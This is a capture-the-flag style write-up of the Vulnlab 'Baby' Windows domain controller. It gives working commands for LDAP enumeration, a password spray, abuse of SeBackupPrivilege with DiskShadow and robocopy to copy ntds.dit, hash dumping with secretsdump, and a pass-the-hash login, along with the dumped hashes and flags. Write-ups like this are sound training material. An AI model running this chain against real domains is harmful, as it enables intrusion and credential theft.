Baby - Vulnlab.com

Machine Name	OS	Difficulty	Date Started	Date Completed
Baby	Windows	Easy	10/12/2024	10/12/2024

Vulnlab.com

Learning Points :

- Domain credentials are stored in the `NTDS.dit` file on the domain controller.
- A new technique to copy and dump domain hashes when `SeBackupPrivilege` is enabled.
- Using `smbpasswd` to change the password of a user in a domain when the password change is required.

Attack Path :

1. Identified open ports using `rustscan`.
2. Discovered 10 usernames using winldapsearch.
3. Found a password in user descriptions using `ldapsearch`.
4. Performed a **password spray** attack and identified that `Caroline.Robinson` had the password, but it needed to be changed.
5. Changed the password of `Caroline.Robinson` using `smbpasswd`.
6. Confirmed access and logged into the machine using **Evil-WinRM**.
7. Identified that `SeBackupPrivilege` was enabled.
8. Copied the `SAM` and `SYSTEM` hives to a temp folder using `SeBackupPrivilege`.
9. Downloaded the files and dumped the hashes, including the local administrator hash, using `impacket-secretsdump`.
10. Abused **DiskShadow** to dump the domain hashes and the `ntds.dit` file.
11. Used the domain admin hash to log in with **Evil-WinRM** and obtained the **root flag**.

Activity Log :

- Ran a `rustscan` to identify open ports.

- Checked for accessible SMB shares as `guest` / `null` and didn't find anything useful.
- Enumerated the ports `5357` and `5985` but couldn't find anything useful.
- Tried RID brute-forcing through `CrackMapExec` as a `guest` user and failed.
- Tried an LDAP search but couldn't connect.
- Ran **Responder** in the background but didn't find anything.
- Ran `kerbrute` user enumeration and found only the `administrator` user.
- Used winldapsearch and found 10 usernames.
- Tried an ASREPRoast attack for the 10 users but failed.
- Used `ldapsearch` to look at the user descriptions and found a password.
- Performed a password spray for the 10 users and found that the `Caroline.Robinson` user had the password but it had to be changed.
- Used `smbpasswd` to change the password of the user.
- Enumerated available SMB shares for the user.
- Confirmed that the user could use **Evil-WinRM** to log in to the machine.
- Logged in to the machine and got the **user flag**.
- Checked the privileges and found that `SeBackupPrivilege` is enabled.
- Created a temp folder and copied the `SAM` and `SYSTEM` hives to the temp folder.
- Downloaded both files to **Falcon** and used `impacket-secretsdump` to dump the hashes, including the administrator hash (later found out it was the local administrator hash).
- Used the admin hash to perform a pass-the-hash attack using **Evil-WinRM**, but failed.
- Learned that the domain credentials are stored in the `ntds.dit` file.
- Abused **DiskShadow** along with `SeBackupPrivilege` and saved and downloaded the `ntds.dit` file.
- Dumped the domain hashes, including the domain admins, using `secretsdump.py`.
- Logged in using **Evil-WinRM** from the domain admin's hash with a pass-the-hash attack and got the **root flag**.

Enumeration

Rustscan :

```
destiny@falcon:~$ rustscan -a 10.10.97.214
Open 10.10.97.214:53
Open 10.10.97.214:88
Open 10.10.97.214:135
Open 10.10.97.214:139
Open 10.10.97.214:389
Open 10.10.97.214:445
```

```
Open 10.10.97.214:464
Open 10.10.97.214:636
Open 10.10.97.214:593
Open 10.10.97.214:3269
Open 10.10.97.214:3268
Open 10.10.97.214:3389
Open 10.10.97.214:5357
Open 10.10.97.214:5985
Open 10.10.97.214:9389
```

Nmap scan :

```
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus88/tcp   open  kerberos-
sec      Microsoft Windows Kerberos (server time: 2024-12-10 10:33:00Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP
(Domain: baby.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP
(Domain: baby.vl0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.vl
|   DNS_Computer_Name: BabyDC.baby.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-10T10:33:21+00:00
| ssl-cert: Subject: commonName=BabyDC.baby.vl
| Not valid before: 2024-07-26T09:03:15
|_Not valid after:  2025-01-25T09:03:15
|_ssl-date: 2024-12-10T10:34:01+00:00; 0s from scanner time.
5357/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf            .NET Message Framing
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-10T10:33:22
|_  start_date: N/A
```

Enumerated ports `5357` and `5985` but couldn't find anything useful.

```
destiny@falcon:~/vpn$ curl http://10.10.97.214:5357
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Service Unavailable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii">
</HEAD>
<BODY><h2>Service Unavailable</h2>
<hr><p>HTTP Error 503. The service is unavailable.</p>
</BODY></HTML>

destiny@falcon:~/vpn$ curl http://10.10.97.214:5985
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Not Found</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii">
</HEAD>
<BODY><h2>Not Found</h2>
<hr><p>HTTP Error 404. The requested resource is not found.</p>
</BODY></HTML>
```

Tried RID brute-forcing using Crackmapexec as the `guest` user but failed:

```
destiny@falcon:~/vpn$ crackmapexec smb baby.vl -u guest -p '' --rid-brute
SMB         baby.vl         445    BABYDC           [*] Windows Server
2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True)
(SMBv1:False)
```

```
SMB         baby.vl         445    BABYDC           [-] baby.vl\guest:
STATUS_ACCOUNT_DISABLED
```

Tried an LDAP search but didn't find anything useful in the first attempt.

```
destiny@falcon:~/vpn$ ldapsearch -H ldaps://baby.vl:636/ -x -s base -b ''
"(objectClass=*)" "*" +

ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
```

Ran Kerbrute user enumeration and found only the `administrator` user.

```
destiny@falcon:/usr/share/wordlists$ kerbrute userenum -d baby.vl
/usr/share/wordlists/xato-net-10-million-usernames.txt --dc baby.vl


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/10/24 - Ronnie Flathers @ropnop

2024/12/10 16:39:21 >  Using KDC(s):
2024/12/10 16:39:21 >   baby.vl:88

2024/12/10 16:39:50 >  [+] VALID USERNAME:       administrator@baby.vl
2024/12/10 16:43:00 >  [+] VALID USERNAME:       Administrator@baby.vl
```

After researching and reviewing the enumeration part of the `Cascade` box on Hack The Box, we discovered a tool called winldapsearch that we could use to dump the users without needing credentials by using LDAP.

```
destiny@falcon:/tmp/windapsearch$ python3 windapsearch.py  -d baby.vl --
dc-ip 10.10.95.143 --users
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.143
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=baby,DC=vl
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
```

```
[+] Enumerating all AD users
[+]     Found 10 users:

cn: Guest

cn: Jacqueline Barnett
userPrincipalName: Jacqueline.Barnett@baby.vl
cn: Ashley Webb
userPrincipalName: Ashley.Webb@baby.vl
cn: Hugh George
userPrincipalName: Hugh.George@baby.vl
cn: Leonard Dyer
userPrincipalName: Leonard.Dyer@baby.vl
cn: Connor Wilkinson
userPrincipalName: Connor.Wilkinson@baby.vl
cn: Joseph Hughes
userPrincipalName: Joseph.Hughes@baby.vl
cn: Kerry Wilson
userPrincipalName: Kerry.Wilson@baby.vl
cn: Teresa Bell
userPrincipalName: Teresa.Bell@baby.vl
cn: Caroline Robinson
userPrincipalName: Caroline.Robinson@baby.vl
```

Filtered (users.txt) :

```
Jacqueline.Barnett
Ashley.Webb
Hugh.George
Leonard.Dyer
Connor.Wilkinson
Joseph.Hughes
Kerry.Wilson
Teresa.Bell
Caroline.Robinson
```

Tried an ASREPRoast attack but did not receive any user hashes.

```
destiny@falcon:~/vulnlab.com/Baby-W$ impacket-GetNPUsers baby.vl/ -
usersfile users.txt -dc-ip 10.10.95.143 -format hashcat -outputfile
asreproast_hashes.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165:
DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
for removal in a future version. Use timezone-aware objects to represent
datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Jacqueline.Barnett doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ashley.Webb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Hugh.George doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Leonard.Dyer doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Connor.Wilkinson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joseph.Hughes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kerry.Wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Teresa.Bell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Caroline.Robinson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Found in a Medium article that we can also use `ldapsearch` to perform user enumeration.

```
destiny@falcon:~/vulnlab.com/Baby-W$ ldapsearch -x -H ldap://10.10.95.143
-D '' -w '' -b "DC=baby,DC=vl" | grep sAMAccountName | awk -F: '{ print $2
}' |  awk '{ gsub(/ /,""); print }'
Guest
DomainComputers
CertPublishers
DomainUsers
DomainGuests
GroupPolicyCreatorOwners
RASandIASServers
AllowedRODCPasswordReplicationGroup
DeniedRODCPasswordReplicationGroup
EnterpriseRead-onlyDomainControllers
CloneableDomainControllers
ProtectedUsers
DnsAdmins
DnsUpdateProxy
dev
Jacqueline.Barnett
Ashley.Webb
Hugh.George
Leonard.Dyer
it
Connor.Wilkinson
```

```
Joseph.Hughes
Kerry.Wilson
Teresa.Bell
```

While reviewing the user descriptions, we found a password: `BabyStart123!`.

```
destiny@falcon:~/vulnlab.com/Baby-W$ ldapsearch -x -H ldap://10.10.95.143
-D '' -w '' -b "DC=baby,DC=vl" | grep description
description: Built-in account for guest access to the computer/domain
description: All workstations and servers joined to the domain
description: Members of this group are permitted to publish certificates
to th
description: All domain users
description: All domain guests
description: Members in this group can modify group policy for the domain
description: Servers in this group can access remote access properties of
user
description: Members in this group can have their passwords replicated to
all
description: Members in this group cannot have their passwords replicated
to a
description: Members of this group are Read-Only Domain Controllers in the
ent
description: Members of this group that are domain controllers may be
cloned.
description: Members of this group are afforded additional protections
against
description: DNS Administrators Group
description: DNS clients who are permitted to perform dynamic updates on
behal
description: Set initial password to BabyStart123!
```

Initial Access

We performed a password spray attack using the user list we had and the password we just discovered with CrackMapExec. The user `Caroline.Robinson` received the response `STATUS_PASSWORD_MUST_CHANGE`.

We used the Impacket `smbpasswd` tool to change the password of the user `Caroline.Robinson` to `Password123##`.

```
destiny@falcon:~/vulnlab.com/Baby-W$ smbpasswd -r 10.10.95.143 -U
Caroline.Robinson

Old SMB password:
New SMB password:
Retype new SMB password:

Password changed for user Caroline.Robinson
```

We confirmed that our password was changed using CrackMapExec.

```
destiny@falcon:~/vulnlab.com/Baby-W$ crackmapexec smb baby.vl -u
Caroline.Robinson -p 'Password123##'

SMB baby.vl 445 BABYDC [*] Windows Server 2022 Build 20348 x64
(name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)

SMB baby.vl 445 BABYDC [+] baby.vl\Caroline.Robinson:Password123##
```

Enumerated the available SMB shares for the user.

We also checked if we could use the WinRM protocol to log in as this user, as we remembered the port was open from the Nmap scan, and confirmed we had access.

```
destiny@falcon:~/vulnlab.com/Baby-W$ crackmapexec winrm baby.vl -u
Caroline.Robinson -p 'Password123##'
SMB         baby.vl         5985   BABYDC           [*] Windows Server
2022 Build 20348 (name:BABYDC) (domain:baby.vl)
HTTP        baby.vl         5985   BABYDC           [*]
http://baby.vl:5985/wsman
WINRM       baby.vl         5985   BABYDC           [+]
baby.vl\Caroline.Robinson:Password123## (Pwn3d!)
```

We logged into the machine using the credentials and obtained the user flag.

```
destiny@falcon:~/vulnlab.com/Baby-W$ evil-winrm -i baby.vl -u
'Caroline.Robinson' -p 'Password123##'

*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> ls


    Directory: C:\Users\Caroline.Robinson\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows
Guide.website
```

```
-a----        11/21/2021   3:24 PM             36 user.txt


*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> type user.txt
VL{b2c6150b85125d32f4b253df9540d898}
```

Privilege Escalation

After checking the available privileges, we were able to see that `SeBackupPrivilege` is enabled.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

As per this note on abusing `SeBackupPrivilege`, we saved the SAM and SYSTEM hives to a temporary folder.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> mkdir C:\temp
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> reg save hklm\sam
C:\temp\sam.hive
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> reg save hklm\system
C:\temp\system.hive
```


Downloaded the files to Falcon and used `impacket-secretsdump` to dump the hashes, including the Administrator hash.

```
destiny@falcon:~/vulnlab.com/Baby-W$ impacket-secretsdump -sam sam.hive -
system system.hive LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
```

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa
35868bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Cleaning up...
```

Used the admin hash to perform a pass-the-hash attack with Evil-WinRM, but was unable to log in.



> In a Windows domain environment, domain administrator (Domain Admin) password hashes are stored in the **NTDS.dit** file

We didn't have permission to copy the `NTDS.dit` file as we did with the previous files.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> copy
C:\Windows\NTDS\NTDS.dit C:\temp\NTDS.dit
Access to the path 'C:\Windows\NTDS\NTDS.dit' is denied.
At line:1 char:1
+ copy C:\Windows\NTDS\NTDS.dit C:\temp\NTDS.dit
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied:
(C:\Windows\NTDS\NTDS.dit:FileInfo) [Copy-Item],
UnauthorizedAccessException
    + FullyQualifiedErrorId :
CopyFileInfoItemUnauthorizedAccessError,Microsoft.PowerShell.Commands.Copy
ItemCommand
```

Copying the `ntds.dit` File Using SeBackupPrivilege Abuse

Create the Diskshadow commands with the following content:

```
set context persistent nowriters
add volume c: alias persecure
create
expose %persecure% z:
```

Convert the file to DOS format:

```
destiny@falcon:~/vulnlab.com/Baby-W$ unix2dos diskshadow.dsh
unix2dos: converting file diskshadow.dsh to DOS format...
```

Upload the `.dsh` file to the victim machine:

```
*Evil-WinRM* PS C:\Windows\temp> upload diskshadow.dsh

Info: Uploading /home/destiny/vulnlab.com/Baby-W/diskshadow.dsh to
C:\Windows\temp\diskshadow.dsh

Data: 128 bytes of 128 bytes copied

Info: Upload successful!
```

Execute the `diskshadow` command on the victim machine to process the `.dsh` file:

```
*Evil-WinRM* PS C:\Windows\temp> diskshadow /s diskshadow.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  BABYDC,  12/10/2024 4:42:47 PM

-> set context persistent nowriters
-> add volume c: alias persecure
-> create
Alias persecure for shadow ID {00c44bca-56f0-4e40-a5d0-cc8911e527fd} set
as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {9d386d70-5ce4-4aa9-ba4f-
02d81d01c7b5} set as environment variable.

Querying all shadow copies with the shadow copy set ID {9d386d70-5ce4-
4aa9-ba4f-02d81d01c7b5}

        * Shadow copy ID = {00c44bca-56f0-4e40-a5d0-cc8911e527fd}
%persecure%
                - Shadow copy set: {9d386d70-5ce4-4aa9-ba4f-02d81d01c7b5}
```

```
%VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{1b77e212-0000-0000-
0000-100000000000}\ [C:\]
                - Creation time: 12/10/2024 4:42:48 PM
                - Shadow copy device name: \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: BabyDC.baby.vl
                - Service machine: BabyDC.baby.vl
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers
Differential

Number of shadow copies listed: 1
-> expose %persecure% z:
-> %persecure% = {00c44bca-56f0-4e40-a5d0-cc8911e527fd}
The shadow copy was successfully exposed as z:\.
->
```

Use the `robocopy` command in backup mode (`/b`) to copy the `ntds.dit` file from the exposed volume:

```
*Evil-WinRM* PS C:\Windows\temp> robocopy /b z:\windows\ntds . ntds.dit
.
.
1.9%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :           97,541,953 Bytes/sec.
   Speed :            5,581.396 MegaBytes/min.
   Ended : Tuesday, December 10, 2024 4:44:10 PM
```

Verify the presence of the copied `ntds.dit` file in the `C:\Windows\temp` directory and downloaded the file

```
*Evil-WinRM* PS C:\Windows\temp> ls

Directory: C:\Windows\temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/10/2024   4:42 PM            624 2024-12-10_16-42-
48_BABYDC.cab
-a----        12/10/2024   4:42 PM             96 diskshadow.dsh
-a----        12/10/2024   4:16 PM       16777216 ntds.dit
-a----        12/10/2024   4:17 PM            102 silconfig.log


*Evil-WinRM* PS C:\Windows\temp> download ntds.dit
Info: Downloading C:\Windows\temp\ntds.dit to ntds.dit
Info: Download successful!
```

Finally we used **Impacket's** `secretsdump` tool to extract credentials from the `ntds.dit` file. *We had the SYSTEM file from the previous download*

```
destiny@falcon:~/vulnlab.com/Baby-W$ impacket-secretsdump -ntds ntds.dit -
system system.hive LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33
d9cef123d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
BABYDC$:1000:aad3b435b51404eeaad3b435b51404ee:8cbfd74084914e396b1c6fd420d3
fe5e:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6da4842e8c24b99ad21a92d6208938
84:::
baby.vl\Jacqueline.Barnett:1104:aad3b435b51404eeaad3b435b51404ee:20b8853f7
aa61297bfbc5ed2ab34aed8:::
baby.vl\Ashley.Webb:1105:aad3b435b51404eeaad3b435b51404ee:02e8841e1a2c6c0f
a1f0becac4161f89:::
```

```
baby.vl\Hugh.George:1106:aad3b435b51404eeaad3b435b51404ee:f0082574cc663783
afdbc8f35b6da3a1:::
```

Used **Evil-WinRM** to connect as Administrator using the extracted NTLM hash and get the root flag:

```
destiny@falcon:~/vulnlab.com/Baby-W$ evil-winrm -i 10.10.70.114 -u
"administrator" -H "ee4457ae59f1e3fbd764e33d9cef123d"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
VL{9000cab96bcf62e99073ff5f6653ce90}
```
